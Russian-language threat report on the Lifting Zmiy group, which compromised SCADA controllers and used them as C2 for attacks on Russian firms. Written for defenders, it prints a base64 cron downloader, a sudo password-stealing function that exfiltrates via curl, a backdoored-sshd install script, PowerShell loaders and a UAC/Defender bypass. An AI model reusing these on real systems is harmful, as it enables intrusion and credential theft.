Взлом SCADA-Систем и Атаки на Российские Компании

By Роман Бетельгейзе

Published: 2000-01-01 · Archived: 2026-04-05 12:59:49 UTC

В октябре 2023 года в наше поле зрения попала группировка, которую мы назвали Lifting Zmiy. Мы не стали объединять ее с другими “Змиями” (например, с Shedding Zmiy), поскольку считаем, что, хотя цели (российские компании и госорганы) и предположительное происхождение (Восточная Европа) у них совпадают, modus operandi все-таки существенно различается. У Shedding Zmiy обширный часто изменяющийся арсенал из кастомных загрузчиков и бэкдоров, наряду со свободно распространяемыми инструментами. Lifting Zmiy (по крайней мере в проанализированных нами инцидентах) оперирует в основном open-source инструментарием и демонстрирует высокий уровень знания Linux-систем. Кроме того, группировка использовала весьма экзотическую инфраструктуру для серверов управления. Они взламывали ПЛК (программируемые логические контроллеры) для управления и диспетчеризации, которые в том числе используются для управления лифтовым оборудованием и входят в состав SCADA-систем. Группировка внедряла в них код управления своим ВПО, нацеленным уже на основных жертв.

Итак, в октябре мы увидели активность группировки ITW (в дикой природе), а уже в декабре 2023 года команду Solar 4RAYS привлекли к расследованию атаки на компанию, которая является подрядчиком российских госорганов. В ходе расследования мы нашли ПО с открытым исходным кодом Reverse SSH, используемое атакующими на этапе постэксплуатации. При анализе образца мы обнаружили сервер управления, по которому с помощью сервисов сканирования интернета удалось определить другие C2-адреса. Мы поставили все сетевые индикаторы на мониторинг и вскоре вышли на другие зараженные организации. В них после проведения исследований удалось найти не только больше образцов ВПО, но и следы использования атакующими инфраструктуры провайдера Starlink.

Краткое содержание отчета:

- Мы обнаружили серию атак на российские госорганизации и частные компании. За ними стоит одна и та же группа, которую мы назвали Lifting Zmiy;
- Злоумышленники взламывали ПЛК Текон-Автоматика и размещали на них управляющие серверы, используемые в атаках на главные цели;
- Среди скомпрометированных устройств — входящие в состав SCADA-систем контроллеры, которые в том числе управляют лифтовым оборудованием;
- Используя определенный паттерн, мы просканировали интернет и обнаружили серию взломанных контроллеров, используемых Lifting Zmiy;
- Среди жертв - организации из разных отраслей, включая ИТ, телеком, госсектор. Были атакованы как Linux-, так и Windows-системы;
- Атакующие в своих операциях использовали инфраструктуру провайдера Starlink компании SpaceX.

В этом отчете мы расскажем о цепочке расследованных атак, за которыми стоит Lifting Zmiy, разберем используемые группой инструменты, приведем индикаторы компрометации, а также подробнее остановимся на ее инфраструктуре. А если вы увидели подозрительную активность в своей сети и считаете, что тоже стали жертвой хакерской группировки, пишите нам. Эксперты Solar 4RAYS проведут расследование, выявят проблемы и дадут необходимые рекомендации, чтобы защитить вашу инфраструктуру от хакеров.

Кейс 1. Reverse SSH и SCADA-системы

Впервые с деятельностью Lifting Zmiy мы столкнулись в декабре 2023 года, когда в одном из проукраинских телеграм-каналов была опубликована информация о взломе российской государственной организации. Эксперты Solar 4RAYS участвовали в расследовании инцидента, в результате которого, предположительно, злоумышленники украли данные и уничтожили небольшую часть доступной им инфраструктуры, но не в самом ведомстве, а в одной из его компаний-подрядчиков.

В рамках исследования мы установили, что первоначальный доступ к внутренней сети организации взломщики получили в начале 2023 года путём перебора паролей FTP-сервера. Подключение осуществлялось с адреса **45.78.6[.]136** (AS 25820). Это самые ранние сохранившиеся следы атаки. Позже для подключения к инфраструктуре злоумышленники использовали другие адреса, например **45.78.7[.]88** — из пула того же провайдера IT7 Networks, а также ProtonVPN. Важно отметить, что с момента проникновения до начала активных действий по уничтожению инфраструктуры прошло более 11 месяцев.


Для закрепления в инфраструктуре группировка использовала Reverse SSH реверс-шелл с командным сервером **176.192.20[.]118:443**. Это ВПО с открытым исходным кодом является визитной карточкой Lifting Zmiy. Именно благодаря этому инструменту мы отслеживали активность злоумышленников и узнавали об их новых жертвах. После запуска процесса сам шелл удалялся, чтобы затруднить обнаружение. Другие интересные технические подробности вредоноса описаны в соответствующем разделе.

Кроме упомянутого реверс-шелла, злоумышленники использовали ПО SSH-IT, предназначенное для перехвата вводимых пользователем команд в рамках SSH-сессий. Для очистки журналов ОС Linux также использовался **mig-logcleaner** — еще один инструмент с открытым исходным кодом.

Мы предполагаем, что главной целью злоумышленников являются конфиденциальные данные атакованных организаций. После достижения цели, либо, как в данном случае, при невозможности продвинуться вглубь инфраструктуры, они приступают к деструктивным действиям: удаляют данные в доступных им системах.

Интересно, что в ходе поиска следов злоумышленника в инфраструктуре компании, на сервере Exchange мы обнаружили следы другой атаки с использованием уязвимости ProxyLogon. Исследуемый нами сервер был скомпрометирован в начале марта 2021, задолго до Lifting Zmiy. Примерно тогда же на хост было загружено и добавлено в автозагрузку ВПО Shadowpad с командным сервером 198.58.118[.]167. Указанное ВПО часто связывают с группами Blackfly/Grayfly/Winnti (APT41) и Mustang Panda.

Поворотным моментом в нашем расследовании стало изучение используемого Lifting Zmiy реверс-шелла и анализ его C2, в ходе которого было установлено, что он был развернут на программно-аппаратном комплексе «Концентратор универсальный КУН-IP8».



Баннер веб-интерфейса устройства КУН-IP8 на 80 порту


Оборудование Текон-Автоматика

Как следует из быстрого поиска по открытым источникам, производством контроллера КУН-IP8 занимается компания Текон-Автоматика. Из общедоступного описания следует, что она специализируется на разработке автоматизированных систем управления и диспетчеризации, которые используются в том числе в конструкции лифтов. Поэтому внутри нашей команды группировка проходила под кодовым названием “лифтеры”.

После обнаружения первого C2 на одном из таких ПЛК (КУН-IP8) мы занялись поиском и анализом других публично развернутых контроллеров. В ходе такого исследования было обнаружено свыше десятка зараженных устройств (детали можно найти ниже), а также другая модель атакуемого контроллера — КИО-2М(R)S.

Прошивка для этих устройств является универсальной и функционирует на базе ядра Linux, что вкупе с возможностью написания кастомных LUA-плагинов предоставляет злоумышленнику широкие возможности для эксплуатации данного оборудования. О подобной атаке (повышения привилегий на устройстве до root) ИБ-эксперт Хосе Бертин написал в своём посте еще в марте 2022 года. Вот основные выводы из его исследования:

- более 100 единиц эксплуатируемого оборудования обнаруживаются простыми запросами в публичных сервисах пассивного сканирования;
- на момент публикации исследования, учетные данные администратора по умолчанию были размещены в технической документации к оборудованию на официальном сайте Текон-Автоматика;
- на многих устройствах учетные данные по умолчанию не менялись после первичной настройки оборудования, что предоставляет доступ с правами администратора (не root).



Учетные данные по умолчанию в документации к оборудованию

Впоследствии Текон-Автоматика отреагировала на это и удалила учетные данные из публичного доступа на официальном сайте, но:

- для оборудования существует модуль загрузки и выполнения кастомных плагинов LUA-сценариев;
- LUA-плагины запускаются с правами root, **это дает возможность выполнять любые bash-команды с правами суперпользователя, что может являться серьезным недостатком системы безопасности продукта.**

Как видно из публикации, при соблюдении администраторами устройств простых правил цифровой гигиены, например, смены учетных данных по умолчанию, можно как минимум усложнить злоумышленникам доступ к уязвимым функциям прошивки.

Мы полагаем, что в ходе атаки Lifting Zmiy воспользовались публично размещенной информацией о несовершенствах безопасности устройств Текон-Автоматика и проэксплуатировали имеющиеся уязвимости системы для размещения на них C2 серверной части, используемой в дальнейших атаках на свои главные цели.

Кейс 2. SSHD Backdoor

В результате анализа командных серверов злоумышленников, размещенных в скомпрометированных SCADA-системах, мы выделили паттерн, при помощи которого смогли обнаружить другие предполагаемые C2-серверы:

- **79.120.62[.]218**
- **79.111.117[.]174**
- **79.111.233[.]34**
- **176.192.57[.]122** - из найденного образца Reverse SSH

Благодаря этому открытию была установлена новая жертва злоумышленников — телеком-оператор, из сети которого несколько серверов обращались к одному из C2.

Группировка проникла в инфраструктуру оператора также путем перебора паролей. Это произошло в сентябре 2023. Успешное подключение осуществлено с адреса **45.78.7[.]88**. Продвижение по внутренней сети было легкой задачей для атакующих, так как администраторы использовали словарные пароли небольшой длины (менее 8 символов).

В ходе расследования этого инцидента мы обнаружили новые образцы **Reverse SSH**, которые маскировались под легитимные процессы **devd**. Образцы были размещены в стандартной директории /sbin, а после запуска удалялись:

```
USER    COMMAND   PID   FD PROTO   LOCAL ADDRESS              FOREIGN ADDRESS
root    devd      8750  6  tcp4    redacted                   79.111.117.174:443
root    devd      8744  6  tcp4    redacted                   178.173.26.69:443
```

Среди прочего мы обнаружили забэкдоренный сервис sshd в виде модифицированного файла **sshd** и библиотеки **libprivatessh.so.5**. Назначение бэкдора и детальное описание его функций можно найти ниже. Вредоносные файлы доставлялись на систему вместе со скриптом **deploy.sh**. Данный сценарий замещал оригинальные легитимные файлы на пропатченные забекдоренные аналоги:

```
mv /usr/sbin/sshd /usr/sbin/sshd.orig
cp sshd /usr/sbin/
mv /usr/lib/libprivatessh.so.5 /usr/lib/libprivatessh.so.5.orig
cp libprivatessh.so.5 /usr/lib/
touch -r /usr/sbin/sshd.orig /usr/sbin/sshd
touch -r /usr/lib/libprivatessh.so.5.orig /usr/lib/libprivatessh.so.5
```

```
mkdir /var/mail/...
service sshd restart
```

Мы предполагаем, что здесь целью Lifting Zmiy в первую очередь был доступ к данным. Как и в первом кейсе, с момента проникновения в инфраструктуру до запуска злоумышленниками различного ВПО и установки бэкдоров прошло несколько месяцев. Это может быть связано с приобретением и аккумуляцией доступов злоумышленниками.

Кейс 3. Телеком снова под ударом

Нам известно и о других атаках Lifting Zmiy на региональных телеком-операторов в январе-феврале 2024 года.Напрямую мы не участвовали в расследовании этих инцидентов, но провели исследование связанных с ними артефактов. Как и в первых двух описанных случаях, сервером управления являлся заражённый контроллер КУН-IP8, но с новым C2 - **79.120.38[.]38**.

Для получения первоначального доступа использовался перебор паролей с уже известных нам подсетей провайдера IT7 Networks, а также адреса ProtonVPN.

Закрепление на скомпрометированных хостах организовывалось путём модификации легитимных cron-задач, например, добавлением Base64-закодированной строки в файл /etc/cron.daily/logrotate:

```
#!/bin/sh
echo d2dldCBodHRwOi8vMTA0LjI1NS42Ni4xMzkvPHJlZGFjdGVkPi5odG1sICAtTyAvdmFyL3RtC9scjEuc2ggOyBiYXNoIC92YXIvdG1wL2xyMS5zaCA7
/usr/sbin/logrotate /etc/logrotate.conf >/dev/null 2>&1
EXITVALUE=$?
if [ $EXITVALUE != 0 ]; then
   /usr/bin/logger -t logrotate "ALERT exited abnormally with [$EXITVALUE]"
fi
exit 0
```

Закодированная строка выполняет загрузку и последующий запуск bash-сценария:

```
wget http://104.255.66[.]139/<redacted>.html -O /var/tmp/lr1.sh ; bash /var/tmp/lr1.sh ; rm -f
/var/tmp/lr1.sh
```

В рамках исследования открытых директорий на сервере злоумышленников 104.255.66[.]139 по пути “/i/block.txt” была обнаружена другая полезная нагрузка:

```
/usr/bin/pkill -0 -U0 defunct 2>/dev/null || SHELL=/bin/bash TERM=xterm-256color GS_ARGS="-k
/usr/bin/defunct.dat -liqD" /bin/bash -c "exec -a '[mm_percpu_wq]' '/usr/bin/defunct'" 2>/dev/null
```

В скрипте /usr/bin/defunct — это утилита gs-netcat из репозитория gsocket, она используется для создания туннелей и обхода ограничений фаервола. Также примечателен способ маскирования имени процесса при помощи команды “exec -a”, выполняющей замену нулевого аргумента при запуске процесса — таким образом, в списке процессов будет отображаться [mm_percpu_wg].

Кейс 4. Starlink

В феврале 2024 года к нам обратилась ИТ-компания после того, как на компьютере системного администратора появилось диалоговое окно с входящей RDP-сессией. Так как источником подключения выступал Linux-сервер, администратор сразу забил тревогу, и мы взялись за расследование.

И хотя в рамках данного кейса не было обнаружено следов использования **Reverse SSH**, мы нашли небольшую, но интересную зацепку. Злоумышленники в один день подключались к инфраструктуре из кейса №2 и №4 с одного и того же IP-адреса **45.78.7[.]88**. Есть небольшая вероятность, что в момент подключения адрес мог использоваться, как публичный прокси-сервис или VPN, и соединения с него в инфраструктуры обеих жертв — действия разных атакующих. Однако, согласно публичной информации из AbuseIPDB, IP-адрес и ранее был замечен в немногочисленных атаках типа SSH brute force против систем преимущественно из России. Суммируя вышесказанное, мы связываем эту атаку с группой Lifting Zmiy со средней уверенностью.

Первоначальный доступ к инфраструктуре жертвы был получен путем успешного перебора паролей к FTP-сервису в феврале 2023 года, к активным действиям злоумышленники перешли в конце лета 2023. Они загрузили SSH-ключ в доступную на запись домашнюю директорию пользователя с последующим подключением под этим пользователем по SSH. Для продвижения по инфраструктуре злоумышленники использовали различные публично доступные инструменты:

- ssh-snake - червь, использующий SSH-ключи с зараженных машин для дальнейшего продвижения. Инструмент был опубликован на GitHub в начале 2024 года и активно используется различными злоумышленниками;
- kerbrute - утилита для перебора учётных записей в Active Directory, использующих для аутентификации протокол Kerberos.
- Responder - утилита для проведения атак типа MiTM с поддержкой различных методов аутентификации в Windows;
- proxychains3 - ПО для проксирования трафика;
- crackmapexec - обширный набор инструментов для проведения целого ряда атак на Windows/AD-инфраструктуру;
- Empire-агент - агент фреймворка Empire, предоставляющий обширный набор инструментов для постэксплуатации.

С целью перехвата паролей пользователей злоумышленники добавляли в конфигурационные файлы оболочки Bash функцию sudo следующего вида:

```
function sudo () {
    r_="$(which sudo)";
    read -s -p "[sudo] password for $USER: " i_;
    printf "\n";
    printf '%s\n' "$USER : $i_" > /tmp/.font-unix/.font-data;
    $r_ -S -u root bash -c "exit" <<< "$i_" > /dev/null 2>&1;
    encoded=$(printf '%s' "$i_" | base64) > /dev/null 2>&1;
    curl -s "http://                /$USER:$encoded" > /dev/null 2>&1;
    $r_ "${@:1}";
}

curl -s "http://                /login/$(hostname)/$USER" > /dev/null 2>&1;
```

Таким образом, при вызове команды “sudo” введенный пользователем пароль записывается в файл /tmp/.font-unix/.font-data и отправляется в закодированной base64-строке на сервер, указанный в параметрах утилиты curl. Для получения паролей на сервере из параметра curl злоумышленник запускал веб-сервер “http.server” из стандартного набора библиотек Python.

Согласно собранной нами информации о списке IP-адресов, с которых Lifting Zmiy подключались к инфраструктуре жертв, изначально использовались различные VPN- и VPS-ресурсы (ProtonVPN, ruvps.net, weasel.cloud). Но в конце декабря 2023 в списке адресов начал фигурировать провайдер Starlink:

- 145.224.121[.]64 AS 14593 (SPACEX-STARLINK) UA
- 145.224.123[.]25 AS 14593 (SPACEX-STARLINK) UA
- 145.224.123[.]55 AS 14593 (SPACEX-STARLINK) UA
- 209.198.130[.]120 AS 14593 (SPACEX-STARLINK) UA

Эти IP-адреса, согласно информации из Whois, принадлежат компании SpaceX и используются для предоставления спутникового интернета через терминалы Starlink.

Техническое описание ВПО

Reverse SSH


MD5	e68a4c4969eb6a3bd14d68a2095ea212
SHA1	e2ea2a3c5e2538cdd6ea97452d9ea291afb1eff1
SHA256	2555ca7597171a0fc8ff75015e7e1d03c7ca5a632907640de65c6084d635b3a9
File name	176.192.20.118

File type	ELF 64-bit LSB executable
File size	7.89 MB
Source code	https://github.com/NHAS/reverse_ssh


Опустим детальное описание функционала Reverse SSH, так как это ПО с открытым исходным кодом, но остановимся на его основных функциях и особенностях, которые мы отметили при изучении обнаруженных в дикой природе (ITW-образцов):

- реализация reverse shell по протоколу SSH;
- кроссплатформенность;
- встроенный функционал доставки файлов на хост-клиент посредством SCP и SFTP;
- возможность встраивания адреса сервера управления и кастомного fingerprint в исполняемый файл клиента при самостоятельной сборке и компиляции исходного кода;
- возможность загружать и запускать исполняемые файлы бесфайловым методом (вызов memfd) как с сервера управления RSSH, так и с любого веб-ресурса.

На момент нашего исследования ITW были обнаружены образцы двух версий: v2.1.5 (от 04.08.2023) и v2.4.1 (от 30.11.2023). Из интересных отличий — коммит “Make webserver look like nginx” (от 13.09.2023):




Добавленный функционал позволяет маскировать активный сервер управления Reverse SSH от различных сервисов пассивного сканирования и исследователей, выдавая при обычном GET-запросе баннер легитимного веб-сервера Nginx с кодом ошибки 404.



C2 сервер Reverse SSH, замаскированный под Nginx

Отдельно стоит отметить, что для инициализации сетевого соединения C2 отправляет клиенту Public Key, который можно увидеть в сетевом трафике.



Public Key сервера при инициализации соединения с клиентом Reverse SSH

Для проверки публичного ключа C2-сервера в каждый образец жестко закодирован fingerprint, который является SHA256-значением соответствующего ключа.

```
.rdata:0000000000C267F0                 dq offset loc_762B9C
.rdata:0000000000C267F8                 dq offset loc_762BC7
.rdata:0000000000C26800 a4552d556f3fd46 db '4552d556f3fd4684d8f0da01d3da4505bdceed99b940aacde305c3d4eee66803',0
.rdata:0000000000C26800                                         ; DATA XREF: .data:off_EC7C00↓o
.rdata:0000000000C26841                 align 20h
.rdata:0000000000C26860 off_C26860      dq offset crypto_internal_nistec__ptr_P224Point_ScalarBaseMult
```

Захардкоженный в образец Fingerprint публичного ключа

Кроме версий Reverse SSH под Linux, мы также обнаружили следы атаки на Windows-системы. По-видимому, она произошла не ранее октября 2023 года (регистрация вредоносного домена), но не позднее февраля 2024 года (подтвержденный факт доступности).

Атака начиналась с HTA-файла “document.docx.exe” (`MD5: 86f49b35cab2b9ccf7fa306a3067dbde`), который загружался на хост жертвы с адреса: `http[://]91.92.248[.]36/Downloads/document.docx.exe`

Основное содержимое файла – это мусорные данные для затруднения анализа, среди которых находился обфусцированный js-скрипт для перехода к следующему этапу загрузчика:

```
<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >
<script>
 oq=102;ab=117;qp=110;Js=99;XD=116;uk=105;nu=111;tB=32;KH=68;wX=67;JL=40;fl=104;cQ=65
 var Hsp = String.fromCharCode(oq,ab,qp,Js,XD,uk,nu,qp,tB,nu,KH,wX,JL,fl,cQ,EX,xX,Vt,
</script>
<script>
 eval(Hsp)
 window.close();
</script>
```

Первый этап загрузчика

Первый этап загрузчика раскодирует встроенный PS-сценарий, который, в свою очередь, дешифрует base64 строку, зашифрованную алгоритмом AES, где в качестве ключа и IV берутся следующие значения:

`KEY = base64(“Y0xDa3dTclhNQk9jWU9SQllhU2NFcmltZ1pWVUJUbFc”)`

`IV = base64(“AAAAAAAAAAAAAAAAAAAA”)`

```
powershell.exe -w 1 -ep Unrestricted -nop $Ghzz = 'AAAAAAAAAAAAAAAAAAAACLPJ9aZll1ZfAIICR/94PfZSZyB3KJh54skP121gYzf
$bFTlxrlo = 'Y0xDa3dTclhNQk9jWU9SQllhU2NFcmltZ1pWVUJUbFc=';
$RtkWawy = New-Object 'System.Security.Cryptography.AesManaged';
$RtkWawy.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$RtkWawy.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$RtkWawy.BlockSize = 128;
$RtkWawy.KeySize = 256;
$RtkWawy.Key = [System.Convert]::FromBase64String($bFTlxrlo);
$bhrZZ = [System.Convert]::FromBase64String($Ghzz);
$KjcvIPDx = $bhrZZ[0..15];
$RtkWawy.IV = $KjcvIPDx;
$BQSzgLNJB = $RtkWawy.CreateDecryptor();
$RcUvaMiZM = $BQSzgLNJB.TransformFinalBlock($bhrZZ, 16, $bhrZZ.Length - 16);
$RtkWawy.Dispose();
$qemqjYHS = New-Object System.IO.MemoryStream( , $RcUvaMiZM );
$UfrEdEj = New-Object System.IO.MemoryStream;
$ujzrSBksP = New-Object System.IO.Compression.GzipStream $qemqjYHS, ([IO.Compression.CompressionMode]::Decompress);
$ujzrSBksP.CopyTo( $UfrEdEj );$ujzrSBksP.Close();
$qemqjYHS.Close();
[byte[]] $jFxbDk = $UfrEdEj.ToArray();
$XuWwU = [System.Text.Encoding]::UTF8.GetString($jFxbDk);$XuWwU | powershell -
```

Второй этап загрузчика

После расшифровки содержимого строки извлекается алгоритмом gzip и запускается следующий встроенный PS-сценарий. Данный этап загрузчика включает в себя несколько модулей для обхода защитных средств ОС Windows, таких как UAC и Windows Defender. В первую очередь, в директорию `"%TMP%\r.bat"` записывается batch-сценарий, добавляющий в исключения Windows Defender директорию `“%AppData%”` :

```
function TyJyQOow(){
    ;sc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start """" /min ""%~dpnx0"" %* && exit
    `r`nstart /min powershell -w 1 -ep Unrestricted -nop Set-ItemProperty
    -Path REGISTRY::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System -Name
    ConsentPromptBehaviorAdmin -Value 0;Add-MpPreference -ExclusionPath $env:AppData; && exit `r`nexit";
```

Запись r.bat в директорию %TMP%

Далее, используя раздел реестра `CurVer`, вредонос ссылается на создаваемый программный идентификатор (ProgID) с именем “ `ServiceHostXGRT` ” и значением “ `FoDHelper.exe` ”. Данная техника позволяет процессу `FoDHelper.exe` (LoLBin) выполнить batch-сценарий, прописанный в ветке реестра `HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command`, с повышенными привилегиями в обход UAC.

После запуска FoDHelper.exe созданные ключи реестра удаляются, чтобы избежать обнаружения.


```
cmd /c 'REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D
"%TMP%\r.bat" /F && REG ADD HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D
"ServiceHostXGRT" /F && FoDHelper.exe';
sleep 1;
cmd /c 'REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE
HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F';
```

Команды для запуска FoDHelper.exe с последующим удалением следов

Далее с адреса `hxxp[://]sensor[.]fun/tiago.exe` на хост жертвы загружается полезная нагрузка Reverse SSH и сохраняется в `%AppData%\tiago.exe`:

MD5	41b99b0770f01afbd80481fb6f811bcc
SHA1	58ee2fb1672b3af2db7997bb91cf3ab138d801e1
SHA256	d457b15dfcdd6669d60af6d96f56757674b6f0fbba11999f76f47e03bd635d09
File name	tiago.exe
File type	PE32+ executable (console) x86-64
File size	10.9 MB
Source code	https://github.com/NHAS/reverse_ssh

В эту же директорию с адреса `hxxp[://]urler[.]site/Scan_Zakaz_1416-02-24_13-02-2024.jpg` загружается decoy-изображение.



Изображение-приманка

После чего, перезаписывая " `%TMP%\r.bat` " и используя упомянутую ранее технику обхода UAC, запускается полезная нагрузка tiago.exe Reverse SSH и открывается decoy-изображение:

```
%AppData%\tiago.exe
sc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start """" /min ""%~dpnx0"" %* && exit `r`nstart /min tbvAtxfG && exit `r`nexit";
cmd /c 'REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D "%TMP%\r.bat" /F && REG ADD HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D "ServiceHostXGRT" /F && FoDHelper.exe';
sleep 1;
cmd /c 'REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F';
```

Запуск полезной нагрузки

За время проведения расследований нам встречались образцы со следующими фингерпринтами:

`9f56fc5b5f60be1030e20bbf2c03ad147e645dc6181d9707dc4b0aa6345a5ac3`
`6a887ea19b8c6d01d2f2a746317e7f9ee76cd840f00d19b37f28e5082ca4e4ba`
`8f55c349bc7b34c2ea0ad283836a58c3206416adcdb8cb92e0921198725d05d4`
`4552d556f3fd4684d8f0da01d3da4505bdceed99b940aacde305c3d4eee66803`

Таким образом, сэмплы, содержащие в себе такие fingerprint-ы, можно с уверенностью относить к Lifting Zmiy.

SSH-бэкдор

На системах жертвы мы обнаружили два образца пробэкдоренных легитимных бинарных файлов SSH — `sshd` и `libprivatessh.so.5` . Атакующие заменяли ими соответствующие легитимные версии, чтобы обеспечить через них удаленное SSH-подключение к целевой машине.

MD5	1c2c53c430f54f59045c63c02fe774fd
SHA1	13199beae514d13cf50365678a2a015166912725

SHA256	cab22ba432a65c7db751e22a42f8a2079d3810312b24ecacccfd371bf514fe2d
File name	sshd
File type	ELF 64-bit LSB executable
File size	271.93 kB

Основной функционал внедренной самописной бэкдор-части кода состоит в следующем:

- успешно авторизовать подключение, если MD5-хэш пароля, введенного пользователем, совпадает с жестко захардкоженным в бэкдор значением;
- если же значения MD5 не совпадают, бэкдор запишет введенные имя пользователя и пароль в локальный файл.

Слева – бэкдорный вариант, справа – оригинальная реализация функции auth_password из sshd

